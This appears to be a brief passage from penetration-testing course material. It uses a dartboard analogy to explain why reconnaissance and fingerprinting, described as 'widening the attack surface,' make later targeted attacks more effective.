
Imagine the systems in scope as a **target.** The bigger the target, the more chance you have to hit it with your darts.

Stages like information gathering and finger do just that;

They **make your target wider!**

In technical jargon, this activity is called "**widening the attack surface**"(ampliar la superficie de ataque).

Using your time at widening the attack surface is much more value than shooting darts at an unknown target. You do not know where to shoot and you do not know which techniques is the best to use.

On the other hand, a targeted attack has many more chances to succeed! Your main goal as a pentester is to first increase your chances of success and then shoot your darts.

Sticking to the process you've just seen is the real secret for an effective pentest!

In fact, highly motivated and experienced hackers spend most of their time investigating their victims and gathering information about them using as many sources as possible; this helps them launch highly targeted attacks that do not trigger alarms in the victim's defense system.

A successful and stealthy attack is made possible by a deep understanding of the target, which comes from a through information gathering phase.